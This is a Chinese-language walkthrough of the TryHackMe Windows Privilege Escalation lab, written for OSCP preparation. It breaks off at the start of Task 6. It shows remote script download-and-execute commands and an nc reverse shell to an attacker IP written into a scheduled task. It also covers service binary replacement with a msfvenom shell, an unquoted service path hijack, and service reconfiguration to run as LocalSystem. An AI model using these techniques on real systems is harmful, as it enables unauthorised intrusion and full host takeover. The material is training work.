tryhackme 记录-others-0x03 Windows Privilege Escalation-3 台机器-(medium)
来源
由于最近在备考 OSCP,在套餐开始前,心里没底,想要先刷一些靶机来练手,所以在网上找到了一份类似 OSCP 靶机的清单
| Tryhackme | |||
|---|---|---|---|
| More guided and friendly approach for some rooms but still great boxes and rooms for prep. Active Directory ones here are very good practice for the OSCP. | |||
| Linux | Windows | Active Directory and Networks | Other recommended rooms |
| Attacktive Directory | |||
| Attacking Kerberos | |||
| Wreath Network | |||
| Reset | Git Happens | ||
| Vulnnet: Active | NahamStore | ||
| Enterprise | |||
| Ledger | |||
| Recommended paths | |||
| Assumed Breach Scenarios: | Cyber Security 101 | ||
| Corp(easy) | Jr Penetration Tester | ||
| Lateral Movement and Pivoting | Offensive Pentesting | ||
| Exploiting Active Directory | |||
由于机器数量较多,共 47 台,计划一天打 1-2 台,在一个月内打完全部机器。目前已将 Windows、linux 打完,计划开始:其他推荐练习房间(Other recommended rooms)部分的练习,由于推荐的第一个为 sql 注入房间,但是我对于手工注入已经比较熟悉了,主要是打开一看问题太多了,感觉太耗时间了,所以决定先跳过,直接开始打第二个房间
0x03 Linux Privilege Escalation(medium)
简介:
学习Linux权限升级的基础知识。从枚举到利用,体验超过8种不同的权限升级技巧。
原文:
Learn the fundamentals of Linux privilege escalation. From enumeration to exploitation, get hands-on with over 8 different privilege escalation techniques.
这个房间内有 3 台机器,但是还有一些需要回答问题但没机器的任务,所以本文只记录含有问题的内容
连接到目标机器
export TARGET=xx.xx.xx.xx
xfreerdp3 /v:$TARGET /u:thm-unpriv /p:Password321
任务 2-Windows Privilege Escalation(只有问题,没有机器)
Users that can change system configurations are part of which group?(Administrators)
The SYSTEM account has more privileges than the Administrator user (aye)
任务 3-Harvesting Passwords from Usual Spots(机器 1)
先跑 winpeas 和 powerup,这里发现目标系统 winpeas.exe 颜色不显示,输出信息太多不好判断,所以通过加注册表项来解决了这个问题
# powershell内
IEX(IWR -Uri "http://192.168.196.107/scripts/PowerUp.ps1" -UseBasicParsing)
Invoke-AllChecks

# cmd内
certutil -urlcache -split -f "http://192.168.196.107/bin/winPEASany.exe" wp.exe

REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1

# 关闭cmd后再打开
.\wp.exe

问题 1-poershell 历史记录泄露
A password for the julia.jones user has been left on the Powershell history. What is the password?(ZuperCkretPa5z)
养成好习惯,windows 远程桌面拿下后直接 win+x 开 powershell,按方向键翻一下历史记录

这里直接翻到一个凭证:cmdkey /add:thmdc.local /user:julia.jones /pass:ZuperCkretPa5z
问题 2-IIS 配置泄露

A web server is running on the remote host. Find any interesting password on web.config files associated with IIS. What is the password of the db_admin user?(098n0x35skjD3)
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
问题 3-cmdkey 利用

There is a saved password on your Windows credentials. Using cmdkey and runas, spawn a shell for mike.katz and retrieve the flag from his desktop.(THM{WHAT_IS_MY_PASSWORD})
cmdkey /list
runas /savecred /user:mike.katz cmd.exe
# 这里由于还是习惯linux命令,所以我只用powershell,内置一些linux命令,比如这里快速进用户家目录,windows上一般要通过环境变量,写起来比较
runas /savecred /user:mike.katz powershell.exe
问题 4-putty 凭证泄露

Retrieve the saved password stored in the saved PuTTY session under your profile. What is the password for the thom.smith user?(CoolPass2021)
任务 4-Other Quick Wins(机器 1)
问题 1-计划任务

What is the taskusr1 flag?(THM{TASK_COMPLETED})
winpeas 跑出来的一个类似 Linux 上的计划任务

权限为 administrator,但是当前用户对该文件具有全部权限,那么就可以修改他的内容

对于 Windowsscheduler 服务,我们也有重启权限,查一下这个服务的子计划任务
schtasks
schtasks | findstr "vulntask"
schtasks /query /tn vulntask /fo list /v

并没有启动时间,也没有下一次启动时间,看来我们修改 bat 后得手动重启,这个是 taskusr1 启动的,是个普通用户,我们可以启停他的计划任务,但是这个计划任务也只能帮我们拿到 taskusr1 的权限
题目给我们描述内机器里似乎有内置的 nc:c:\tools\nc64.exe
尝试改写 bat,顺便把 penelope 的监听也开了
# 开penelope监听
python3 penelope.py -O

# 改写bat
echo 'c:\tools\nc64.exe -e cmd.exe 192.168.196.107 4444' > C:\tasks\schtask.bat

# 执行计划任务
schtasks /run /tn vulntask
这里有点小坑,powershell 内 echo 要加引号,不然-e 会当成参数,虽然写入内容没问题,但是就是弹不回来

但是 cmd 内不加引号直接写,shell 就能回来

查了一下原因,似乎是因为 powershell echo 写文件,默认编码是 UTF-16 LE(带 BOM),而 cmd 是 ANSI / OEM,反正记住就行了,毕竟 bat 是 cmd 的脚本,用 cmd 来写稳一点,这里其实也不用非得命令写入,直接记事本编辑改写脚本也行,别纠结了
拿 flag
任务 5-Abusing Service Misconfigurations(机器 1)
这部分主要靠 powerup.ps1 跑出来的结果就能完成
PS C:\Users\thm-unpriv> IEX(IWR -Uri "http://192.168.196.107/scripts/PowerUp.ps1" -UseBasicParsing)
PS C:\Users\thm-unpriv> Invoke-AllChecks


ServiceName    : Disk Sorter Enterprise
Path           : C:\MyPrograms\Disk Sorter Enterprise\bin\disksrs.exe
ModifiablePath : @{ModifiablePath=C:\MyPrograms;
                 IdentityReference=BUILTIN\Users;
                 Permissions=AppendData/AddSubdirectory}
StartName      : .\svcusr2
AbuseFunction  : Write-ServiceBinary -Name 'Disk Sorter Enterprise'
                 -Path <HijackPath>
CanRestart     : True
Name           : Disk Sorter Enterprise
Check          : Unquoted Service Paths

ServiceName                     : WindowsScheduler
Path                            : C:\PROGRA~2\SYSTEM~1\WService.exe
ModifiableFile                  : C:\PROGRA~2\SYSTEM~1\WService.exe
ModifiableFilePermissions       : {Delete, WriteAttributes,
                                  Synchronize, ReadControl...}
ModifiableFileIdentityReference : Everyone
StartName                       : .\svcusr1
AbuseFunction                   : Install-ServiceBinary -Name
                                  'WindowsScheduler'
CanRestart                      : True
Name                            : WindowsScheduler
Check                           : Modifiable Service Files

ServiceName   : THMService
Path          : c:\MyPrograms\THMService\THMService.exe
StartName     : .\svcusr3
AbuseFunction : Invoke-ServiceAbuse -Name 'THMService'
CanRestart    : True
Name          : THMService
Check         : Modifiable Services

ModifiablePath    : C:\Users\thm-unpriv\AppData\Local\Microsoft\Windo
                    wsApps
IdentityReference : WPRIVESC1\thm-unpriv
Permissions       : {WriteOwner, Delete, WriteAttributes,
                    Synchronize...}
%PATH%            : C:\Users\thm-unpriv\AppData\Local\Microsoft\Windo
                    wsApps
Name              : C:\Users\thm-unpriv\AppData\Local\Microsoft\Windo
                    wsApps
Check             : %PATH% .dll Hijacks
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\thm-unpriv\App
                    Data\Local\Microsoft\WindowsApps\wlbsctrl.dll'

Key            : HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\Current
                 Version\Run\WScheduler
Path           : C:\PROGRA~2\SYSTEM~1\WScheduler.exe /LOGON
ModifiableFile : @{ModifiablePath=C:\PROGRA~2\SYSTEM~1\WScheduler.exe
                 ; IdentityReference=Everyone;
                 Permissions=System.Object[]}
Name           : HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\Current
                 Version\Run\WScheduler
Check          : Modifiable Registry Autorun
问题 1-任务文件可写

Get the flag on svcusr1's desktop.(THM{AT_YOUR_SERVICE})

这个服务启动名字为.\svcuser1,能够重启,目录所有人都有权限,可以利用他来提权到 svcuser1
直接拷贝一份 msfvenom 生成的反向 shell 的马

在拷贝一次替换掉 C:\PROGRA~2\SYSTEM~1\WService.exe

# 先停止服务防止文件占用
sc stop windowsscheduler

# 覆盖
copy win_re_nc_4444.exe C:\PROGRA~2\SYSTEM~1\WService.exe

# 启动
sc start windowsscheduler
问题 2-服务路径劫持

Get the flag on svcusr2's desktop.(THM{QUOTES_EVERYWHERE})


这个服务的路径中含有空格,但是他没有用引号包裹,所以存在路径劫持风险,如果我们创建一个这样的文件 C:\MyPrograms\Disk.exe,该服务启动的时候就会启动那个 exe,剩下的字符串都会当成参数,所以我们直接拷贝一份 shll 到 C:\MyPrograms\Disk.exe 即可
# 先停止服务
sc stop "Disk Sorter Enterprise"

# 覆盖
copy win_re_nc_4444.exe C:\MyPrograms\Disk.exe

# 启动
sc start "Disk Sorter Enterprise"
注意这里也有小坑,在 cmd 中单引号 不是字符串定界符,会被当作字符本身。所以必须用双引号引起来。
问题 3-服务可配置
Get the flag on the Administrator's desktop.(THM{INSECURE_SVC_CONFIG})

这个服务使用 svcusr3 账号,虽然 powerup.ps1 输出的信息看上去我们能够配置它,我们之前已经拷贝了很多马了,直接用这个即可 C:\MyPrograms\Disk.exe
# 修改配置直接以system权限运行反向shell
sc config THMService binPath= "C:\MyPrograms\Disk.exe" obj= LocalSystem

# 查看验证一下
sc qc "THMService"

# 重启服务
sc stop "THMService"
sc start "THMService"
任务 6-Abusing dangerous privileges(机器 2)
连接远程桌面
xfreerdp3 /v:$TARGET /u:THMBackup /p:CopyMaster555
先跑 winpeas,这里发现目标系统 winpeas.exe 颜色不显示,输出信息太多不好判断,所以通过加注册表项来解决了这个问题
# cmd内
